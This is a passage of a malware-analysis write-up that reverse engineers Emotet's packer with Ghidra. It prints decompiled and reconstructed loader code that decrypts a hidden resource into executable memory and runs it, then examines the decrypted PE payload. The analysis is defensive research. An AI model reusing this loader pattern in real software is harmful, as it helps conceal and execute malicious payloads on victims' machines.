


Figure 8. Emotet Protector’s architecture details

We started looking for meaningful data such as imported symbols and defined strings. To our surprise we observed a number of different programs. Also, we noticed that in every executable file there was one defined string looking like a random key.

Defined Strings - 1093 items

Location	String Value	String Re...	Data Type
0044b048	RegOpenKeyA	"RegOpe...	ds
0044b056	RegQueryValueA	"RegQue...	ds
0044b068	RegCreateKeyExA	"RegCrea...	ds
0044b07a	RegSetValueExA	"RegSetV...	ds
0044b08a	ADVAPI32.dll	"ADVAPI...	ds
0044b09a	PathFindExtensionA	"PathFin...	ds
0044b0b0	PathFindFileNameA	"PathFin...	ds
0044b0c4	PathStripToRootA	"PathStri...	ds
0044b0d8	PathIsUNCA	"PathIsU...	ds
0044b0e4	SHLWAPI.dll	"SHLWAP...	ds
0044b0f0	oledlg.dll	"oledlg.dll"	ds
0044b0fe	CLSIDFromProgID	"CLSIDFr...	ds
0044b110	CLSIDFromString	"CLSIDFr...	ds
0044b122	CoTaskMemFree	"CoTask...	ds
0044b132	CoTaskMemAlloc	"CoTask...	ds
0044b144	CoGetClassObject	"CoGetCl...	ds
0044b158	StgOpenStorageOnILockBytes	"StgOpe...	ds
0044b176	StgCreateDocfileOnILockBytes	"StgCrea...	ds
0044b196	CreateILockBytesOnHGlobal	"CreateIL...	ds
0044b1b2	OleUninitialize	"OleUnin...	ds
0044b1c4	CoFreeUnusedLibraries	"CoFreeU...	ds
0044b1dc	OleInitialize	"OleIniti...	ds
0044b1ec	CoRevokeClassObject	"CoRevo...	ds
0044b202	OleIsCurrentClipboard	"OleIsCu...	ds
0044b21a	OleFlushClipboard	"OleFlus...	ds
0044b22e	CoRegisterMessageFilter	"CoRegis...	ds
0044b246	ole32.dll	"ole32.dll"	ds
0044b250	OLEAUT32.dll	"OLEAUT...	ds
0044c008	_X*MNfN&r_MIXHnkw4uaJn2)D*cW(UR_(n5FfyV...	"_X*MNf...	ds
0044c05c			char[20]
0044c078			char[20]
0044c094			char[24]
0044c0b4			char[16]
0044c0cc			char[20]


Filter:

Defined Strings - 970 items

Location	String Value	String Re...	Data Type
00437188	atanh	"atanh"	ds
004371a8	%#.2f	"%#.2f"	ds
004371b0	Arial	"Arial"	ds
004371dc	Error opening file	"Error op...	ds
004371f0	Warning...	"Warning...	ds
004371fc	The following functions were not added becaus...	"The foll...	ds
00437258	*.flt	"*.flt"	ds
00437260	Function List (*.flt)|*.flt|All Files (*.*)|*.*||	"Functio...	ds
00437298	functions	"functio...	ds
004372a4	MathDrawer could not save the graph to the sp...	"MathDr...	ds
004372e0	Error	"Error"	ds
004372e8	Bitmap Files	"Bitmap ...	ds
004372f8	Graph	"Graph"	ds
00437300	BMP (Windows Bitmap)|*.bmp|	"BMP (Wi...	ds
00437320	DC Not Found	"DC Not ...	ds
0043733c	gqjf!%&ld&Sb<Nplvv8#!6j_hT8OZAUhW0u#	"gqjf!%&l...	ds
00437398	LdrAccessResource	"LdrAcce...	ds
004373ac	LdrFindResource_U	"LdrFind...	ds
004373c0	ntdll.dll	"ntdll.dll"	ds
004373cc	sResource	"sResour...	ds
004373d8	Acces	"Acces"	ds
004373e4	urce_U	"urce_U"	ds
004373ec	dReso	"dReso"	ds
004373f4	LdrFin	"LdrFin"	ds
004373fc	C:\Windows\Setup\State\State.ini	"C:\\Win...	ds
00437420	Advapi32.dll	"Advapi3...	ds
00437430	EncryptFileA	"Encrypt...	ds
00437440	MathDrawer is a simple function graphing appl...	"MathDr...	ds
004376b0	Tahoma	"Tahoma"	ds
004376bc	Insufficient memory to create the sample points	"Insuffici...	ds
00437710			char[16]
00437728			char[20]
00437748			char[12]
00437760			char[20]

Defined Strings - 349 items

Location	String Value	String Re...	Data Type
004137f4	VirtualQuery	"VirtualQ...	ds
00413804	InitializeCriticalSection	"Initializ...	ds
00413820	IsBadReadPtr	"IsBadRe...	ds
00413830	IsBadCodePtr	"IsBadCo...	ds
00413840	GetACP	"GetACP"	ds
0041384a	GetOEMCP	"GetOEM...	ds
00413856	GetCPInfo	"GetCPIn...	ds
00413862	SetStdHandle	"SetStdH...	ds
00413872	GetUserDefaultLCID	"GetUser...	ds
00413888	GetLocaleInfoA	"GetLoca...	ds
0041389a	EnumSystemLocalesA	"EnumSy...	ds
004138b0	IsValidLocale	"IsValidL...	ds
004138c0	IsValidCodePage	"IsValidC...	ds
004138d2	GetStringTypeA	"GetStrin...	ds
004138e4	MultiByteToWideChar	"MultiByt...	ds
004138fa	GetStringTypeW	"GetStrin...	ds
0041390c	LCMapStringA	"LCMapS...	ds
0041391c	LCMapStringW	"LCMapS...	ds
0041392c	HeapSize	"HeapSize"	ds
00413938	FlushFileBuffers	"FlushFil...	ds
0041394c	VirtualProtect	"VirtualP...	ds
0041395e	GetSystemInfo	"GetSyst...	ds
0041396e	CloseHandle	"CloseHa...	ds
0041397c	GetLocaleInfoW	"GetLoca...	ds
0041398e	InterlockedIncrement	"Interloc...	ds
004139a6	InterlockedDecrement	"Interloc...	ds
004139be	ReadFile	"ReadFile"	ds
00414068	JP?vvB9MJJCQ?KH1Gcpth?&Wdb$uiY(	"JP?vvB9...	ds
00414c7c			char[20]
00414c98			char[20]
00414cb4			char[16]
00414ccc			char[24]
00414cec			char[28]
00414d10			char[24]



Defined Strings - 212 items

Location	String Value	String Re...	Data Type
00400200			char[8]
00400228			char[8]
00400250			char[8]
00400278			char[8]
004002a0			char[8]
0040d520	WadChild	"WadChild"	ds
0040d52c	die.ini	"die.ini"	ds
0040d5b4	*FLrY4bO%4Th$J8Gt0z*zKiB)Yb#mGNysUj<>gl...	"*FLrY4b...	ds
0040d694	kernel32.dll	"kernel3...	ds
0040d6a4	TEXTURE2	"TEXTUR...	ds
0040d6b0	TEXTURE1	"TEXTUR...	ds
0040d6bc	PNAMES	"PNAMES"	ds
0040d6c4	MAP20	"MAP20"	ds
0040d6d4	F_END	"F_END"	ds
0040d6dc	F_START	"F_START"	ds
0040d6e8	P_END	"P_END"	ds
0040d6f0	P_START	"P_START"	ds
0040d6fc	S_END	"S_END"	ds
0040d704	S_START	"S_START"	ds
0040d710	GENMIDI	"GENMIDI"	ds
0040d720	ENDOOM	"ENDOOM"	ds
0040d728	TAGDESC	"TAGDESC"	ds
0040d734	PLATFORM	"PLATFO...	ds
0040d740	BLOCKMAP	"BLOCKM...	ds
0040d74c	REJECT	"REJECT"	ds
0040d754	SECTORS	"SECTORS"	ds
0040d760	NODES	"NODES"	ds
0040d768	SSECTORS	"SSECTO...	ds
0040d77c	VERTEXES	"VERTEX...	ds
0040d788	SIDEDEFS	"SIDEDEFS"	ds
0040d794	LINEDEFS	"LINEDEFS"	ds
0040d7a0	THINGS	"THINGS"	ds
0040d7a8	TEXTUR	"TEXTUR"	ds

Figure 9. Random keys in various Emotet Protectors' strings

Apart from that, all the other strings seemed to differ between the executable files. Assuming that this is not a coincidence, we looked for references to these strings in the de-compiled code. While looking, we noticed one more similarity: although the surrounding code also seemed to differ between the executable files, there was an identical code pattern that consumed the alleged key.

```
179      lpLibFileName = apppuStack128[0];
180      if (uStack108 < 0x10) {
181        lpLibFileName = apppuStack128;
182      }
183      apHStack536[0] = LoadLibraryA((LPCSTR)lpLibFileName);
184      lpProcName = "ntdll.dll";
185      do {
186        pcVar4 = lpProcName;
187        lpProcName = pcVar4 + 1;
188      } while (*pcVar4 != '\0');
189      phModule = apHStack536;
190      lpModuleName = (LPCSTR)FUN_00401050("ntdll.dll",(SIZE_T)(pcVar4 + -0x43d7fc));
191      BVar5 = GetModuleHandleExA(0,lpModuleName,phModule);
192      if (BVar5 != 0) {
193        _DAT_0044eca0 = GetProcAddress(apHStack536[0],"LdrFindResource_U");
194        _DAT_0044ecac = GetProcAddress(apHStack536[0],"LdrAccessResource");
195      }
196      iVar2 = (*_DAT_0044eca0)(0x400000,&local_1e8,3,auStack496);
197      if (-1 < iVar2) {
198        (*_DAT_0044ecac)(0x400000,uStack512,&stack0xfffffde0,&uStack556);
199      }
200      _Dst = (code *)VirtualAlloc((LPVOID)0x0,uStack556,0x1000,0x40);
201      _memcpy(_Dst,unaff_EBP,uStack556);
202      FUN_00401190(s__X*MNfN&r_MIXHnkw4uaJn2)D*cW(UR__0044c008,0x4a,&stack0xfffffddc);
203      FUN_004021b0((int)_Dst,uStack556,&stack0xfffffddc);
204      (*_Dst)();
205      AfxEnableControlContainer((COccManager *)0x0);
206      FUN_00402e80(aCStack476,(CWnd *)0x0);
207      *(CDialog **)(iStack492 + 0x20) = aCStack476;
208      uStack8._0_1_ = 0x12;
209      DoModal(aCStack476);
210      uStack8 = (undefined *)CONCAT31(uStack8._1_3_,0x11);
211      ~CDialog(aCStack476);
212      if (0xf < uStack108) {
213        FUN_00403e54(apppuStack128[0]);
214      }
215      uStack108 = 0xf;
216      uStack112 = 0;
217      apppuStack128[0] = (undefined4 ***)((uint)apppuStack128[0] & 0xffffff00);
218      if (0xf < uStack192) {
219        FUN_00403e54(pvStack212);
220      }
221      uStack192 = 0xf;
```

```
152 |   _s_ntdll_LdrAccessResource_Addr = GetProcAddress(LoadedLibraryRef,s_LdrAccessResource
153 |   iVar2 = (*_s_ntdll_LdrFindResource_U_Addr)(0x400000,&ResourceInfo,3,local_b4);
154 |   if (-1 < iVar2) {
155 |     (*_s_ntdll_LdrAccessResource_Addr)(0x400000,ResourceDataEntry,&stack0xffffff24,&sta
156 |     ;
157 |   }
158 |   puVar4 = (undefined4 *)VirtualAlloc((LPVOID)0x0,unaff_EBX,0x1000,0x40);
159 |   uVar5 = unaff_EBX >> 2;
160 |   puVar7 = puVar4;
161 |   while (uVar5 != 0) {
162 |     uVar5 = uVar5 - 1;
163 |     *puVar7 = *(undefined4 *)ResourceBuffer;
164 |     ResourceBuffer = (char *)((undefined4 *)ResourceBuffer + 1);
165 |     puVar7 = puVar7 + 1;
166 |   }
167 |   uVar5 = unaff_EBX & 3;
168 |   while (uVar5 != 0) {
169 |     uVar5 = uVar5 - 1;
170 |     *(char *)puVar7 = *ResourceBuffer;
171 |     ResourceBuffer = (char *)((int)ResourceBuffer + 1);
172 |     puVar7 = (undefined4 *)((int)puVar7 + 1);
173 |   }
174 |   FUN_004064a0((int)s_gqjf!%&ld&Sb<Nplvv8#!6j_hT8OZAUh_0043733c,0x25,&stack0xffffff1e);
175 |   FUN_00406540((int)puVar4,unaff_EBX,&stack0xffffff1e);
176 |   (*(code *)puVar4)();
177 |   puStack100 = (undefined4 *)FUN_0041a278(0x3b0);
178 |   uStack24 = 0xc;
179 |   if (puStack100 == (undefined4 *)0x0) {
180 |     this = (int *)0x0;
181 |   }
182 |   else {
183 |     this = FUN_00404710(puStack100);
184 |   }
185 |   *(int **)(uStack200 + 0x1c) = this;
186 |   uStack24 = 0xb;
187 |   (**(code **)(*this + 0xb8))(0x80,0xcf8000,0,0);
188 |   FUN_0041db1f(this,3);
189 |   uStack40 = 8;
190 |   FUN_004073e0(auStack96,'\x01');
191 |   uStack40 = 7;
192 |   FUN_004073e0(auStack132,'\x01');
193 |   uStack40 = 6;
194 |   FUN_004073e0(local_b4,'\x01');
```

```
167      local_70 = &local_70;
168    }
169    _DAT_00414fc0 = GetProcAddress(hModule,(LPCSTR)local_70);
170    iVar3 = (*_DAT_00414fc4)(0x400000,&local_17c,3,local_180);
171    if (-1 < iVar3) {
172      (*_DAT_00414fc0)(0x400000,unaff_EBX,&stack0xfffffe6c,&stack0xfffffe64);
173    }
174    puVar4 = (undefined4 *)VirtualAlloc((LPVOID)0x0,unaff_EDI,0x1000,0x40);
175    uVar5 = unaff_EDI >> 2;
176    puVar6 = puVar4;
177    while (uVar5 != 0) {
178      uVar5 = uVar5 - 1;
179      *puVar6 = *unaff_EBP;
180      unaff_EBP = unaff_EBP + 1;
181      puVar6 = puVar6 + 1;
182    }
183    uVar5 = unaff_EDI & 3;
184    while (uVar5 != 0) {
185      uVar5 = uVar5 - 1;
186      *(undefined *)puVar6 = *(undefined *)unaff_EBP;
187      unaff_EBP = (undefined4 *)((int)unaff_EBP + 1);
188      puVar6 = (undefined4 *)((int)puVar6 + 1);
189    }
190    FUN_00401500((int)s_JP?vvB9MJJCQ?KH1Gcpth?&Wdb$uiY(_00414068,0x20,&stack0xfffffe68);
191    FUN_00402540((int)puVar4,unaff_EDI,&stack0xfffffe68);
192    (*(code *)puVar4)();
193    DAT_004150a4 = pHStack12;
194    DialogBoxParamA(pHStack12,(LPCSTR)0x82,(HWND)0x0,FUN_00401710,0);
195    hAccTable = LoadAcceleratorsA(pHStack12,(LPCSTR)0x6d);
196    iVar3 = GetMessageA((LPMSG)&DAT_004150a8,(HWND)0x0,0,0);
197    while (iVar3 != 0) {
198      iVar3 = TranslateAcceleratorA(DAT_004150a8,hAccTable,(LPMSG)&DAT_004150a8);
199      if (iVar3 == 0) {
200        TranslateMessage((MSG *)&DAT_004150a8);
201        DispatchMessageA((MSG *)&DAT_004150a8);
202      }
203      iVar3 = GetMessageA((LPMSG)&DAT_004150a8,(HWND)0x0,0,0);
204    }
205    if (0xf < uStack108) {
206      _free(pvStack128);
207    }
208    uStack108 = 0xf;
```

```
86                           &DAT_00c1da44);
87      endl(pbVar5);
88      pbVar5 = operator<<((basic_ostream<char,struct_std::char_traits<char>_> *)cout_exre
89                           &DAT_00c1da44);
90      endl(pbVar5);
91      pbVar5 = operator<<((basic_ostream<char,struct_std::char_traits<char>_> *)cout_exre
92                           &DAT_00c1da44);
93      endl(pbVar5);
94      pbVar5 = operator<<((basic_ostream<char,struct_std::char_traits<char>_> *)cout_exre
95                           &DAT_00c1da44);
96      endl(pbVar5);
97      pbVar5 = operator<<((basic_ostream<char,struct_std::char_traits<char>_> *)cout_exre
98                           &DAT_00c1da44);
99      endl(pbVar5);
100     _DAT_00996130 = GetProcAddress(local_3c,s_LdrAccessResource_0040d8b4);
101     iVar3 = (*_DAT_00ac52f4)(0x400000,&local_4c,3,&local_40);
102     if (-1 < iVar3) {
103       (*_DAT_00996130)(0x400000,local_40,&local_10,&local_8);
104     }
105     _Dst = (code *)VirtualAlloc((LPVOID)0x0,local_8,0x1000,0x40);
106     memcpy(_Dst,local_10,local_8);
107     thunk_FUN_00401307(s_*FLrY4bO%4Th$J8Gt0z*zKiB)Yb#mGNy_0040d5b4,0x57,local_a);
108     thunk_FUN_004013a8(_Dst,local_8,local_a);
109     (*_Dst)();
110     if (param_2 == 0) {
111       local_38.style = 3;
112       local_38.lpfnWndProc = FUN_00408f9a;
113       local_38.cbClsExtra = 0;
114       local_38.cbWndExtra = 0;
115       local_38.hInstance = param_1;
116       local_38.hIcon = LoadIconA(param_1,(LPCSTR)0x6e);
117       local_38.hCursor = LoadCursorA((HINSTANCE)0x0,(LPCSTR)0x7f00);
118       local_38.hbrBackground = (HBRUSH)0xd;
119       local_38.lpszMenuName = &DAT_0040d620;
120       local_38.lpszClassName = &DAT_0040d620;
121       RegisterClassA(&local_38);
122       local_38.style = 3;
123       local_38.lpfnWndProc = FUN_00408daf;
124       local_38.cbClsExtra = 0;
125       local_38.cbWndExtra = 4;
126       local_38.hInstance = param_1;
127       local_38.hIcon = LoadIconA(param_1,(LPCSTR)0x6f);
```

Figure 10. Code referencing the keys in various Protectors

We reverse engineered this part of the code, and ended up with the following code:

```
 WPARAM FUN_00407b2e(HINSTANCE param_1,int param_2)

{
  byte *resourceBuffer;
  _LDR_RESOURCE_INFO resourceInfo;
  _IMAGE_RESOURCE_DATA_ENTRY *ResourceDataEntry;
  void *resource;
  word iv;
  dword resourceSize;
...
    resource = (void *)0x0;
    resourceSize = 0;
    resourceInfo.Type = 10;
    resourceInfo.Name = 0x1e55;
    resourceInfo.Language = 0x409;
...
```

```
  _LdrFindResource_U_PTR = GetProcAddress(s_ntdll_Module2,s_LdrFindResource_U_0040d8cc);
...
    _LdrAccessResource_PTR = GetProcAddress(s_ntdll_Module2,s_LdrAccessResource_0040d8b4);
    iVar3 = (*_LdrFindResource_U_PTR)(0x400000,&resourceInfo,3,&ResourceDataEntry);
    if (-1 < iVar3) {
      (*_LdrAccessResource_PTR)(0x400000,ResourceDataEntry,&resource,&resourceSize);
    }
    resourceBuffer = (byte *)VirtualAlloc((LPVOID)0x0,resourceSize,0x1000,0x40);
    memcpy(resourceBuffer,resource,resourceSize);
    DeriveKey(s_*FLrY4bO%4Th$J8Gt0z*zKiB)Yb#mGNy_0040d5b4,0x57,(uint)&iv);
    DecryptResource(resourceBuffer,resourceSize,&iv);
    (*(code *)resourceBuffer)();
...
}
```

The code above has the following functionality:

- Allocates an executable memory region with `VirtualAlloc()`, where `0x40` corresponds to `PAGE_EXECUTE_READWRITE` protection level,
- loads a specific resource from the executable's resources into this region,
- derives a decryption key from the previously mentioned main key,
- decrypts the contents of the resource using the derived key, and finally,
- uses the reference to the decrypted data as a function pointer and calls the function.

In deriveKey.c and decryptResource.c we include the reverse engineered code of the functions.

The attackers hid the actual payload in the resource described by the following `RESOURCE_INFO` variable:

```
 resourceInfo.Type = 10;
resourceInfo.Name = 0x1e55;
resourceInfo.Language = 0x409;
```

We found the payload in the resources section of the executable file, just below this mouse icon:




Figure 11. The encrypted payload in Emotet Protector's resources

At that point we had the encrypted payload, the main key, the key derivation function and the decryption function. The only thing left was to decrypt the payload. So we reused the reversed engineered `DeriveKey()` and `DecryptResource()` functions to write a small decryption tool. After that we were able to decrypt the resource.

The decrypted resource

Loading the decrypted resource in Ghidra was not just a drag-n-drop task. Apparently, there were no executable headers to let Ghidra infer the architecture details. However, we knew that this payload was loaded in the memory space of the initial executable so we only had to define the architecture to be the same as the initial executable. Furthermore, we knew that the executable starts with a function (the pointer to the memory was handled as a function pointer as previously described). With a little manual work, we managed to analyze the payload with Ghidra:




Figure 12. The decrypted resource's entry-point

As shown above, the code pushes some values in the stack and then calls function `FUN_0000002d()`. The values pushed in the stack must be the function arguments. Among these values we noticed `0x529` and `0x31529` which Ghidra analyzed as memory references (`DAT_0000052e` and `DAT_0003152e`).

`DAT_0003152e` contains the last 5 bytes of the executable representing the null-terminated string " `dave` " that looked like a magic value.




Figure 13. The referenced DAT_0003152e in decrypted resource

`DAT_0000052e` was more interesting. The first two bytes were the printable characters "MZ". As you probably know this is the header signature of DOS MZ executables. This was a very good lead.

> The file can be identified by the ASCII string "MZ" (hexadecimal: 4D 5A) at the beginning of the file (the "magic number"). "MZ" are the initials of Mark Zbikowski, one of leading developers of MS-DOS.
>
> *Wikipedia*




Figure 14. The MZ magic value in the decrypted resource

By further examining the contents of `DAT_0000052e`, we identified some known MS-DOS stub strings, such as the "This program cannot be run in DOS mode". Of course this resembles a PE executable.

```
0000057c 54    ??    54h    T
0000057d 68    ??    68h    h
0000057e 69    ??    69h    i
0000057f 73    ??    73h    s
00000580 20    ??    20h
00000581 70    ??    70h    p
00000582 72    ??    72h    r
00000583 6f    ??    6Fh    o
00000584 67    ??    67h    g
00000585 72    ??    72h    r
00000586 61    ??    61h    a
00000587 6d    ??    6Dh    m
00000588 20    ??    20h
00000589 63    ??    63h    c
0000058a 61    ??    61h    a
0000058b 6e    ??    6Eh    n
0000058c 6e    ??    6Eh    n
0000058d 6f    ??    6Fh    o
0000058e 74    ??    74h    t
0000058f 20    ??    20h
00000590 62    ??    62h    b
00000591 65    ??    65h    e
00000592 20    ??    20h
00000593 72    ??    72h    r
00000594 75    ??    75h    u
00000595 6e    ??    6Eh    n
00000596 20    ??    20h
```

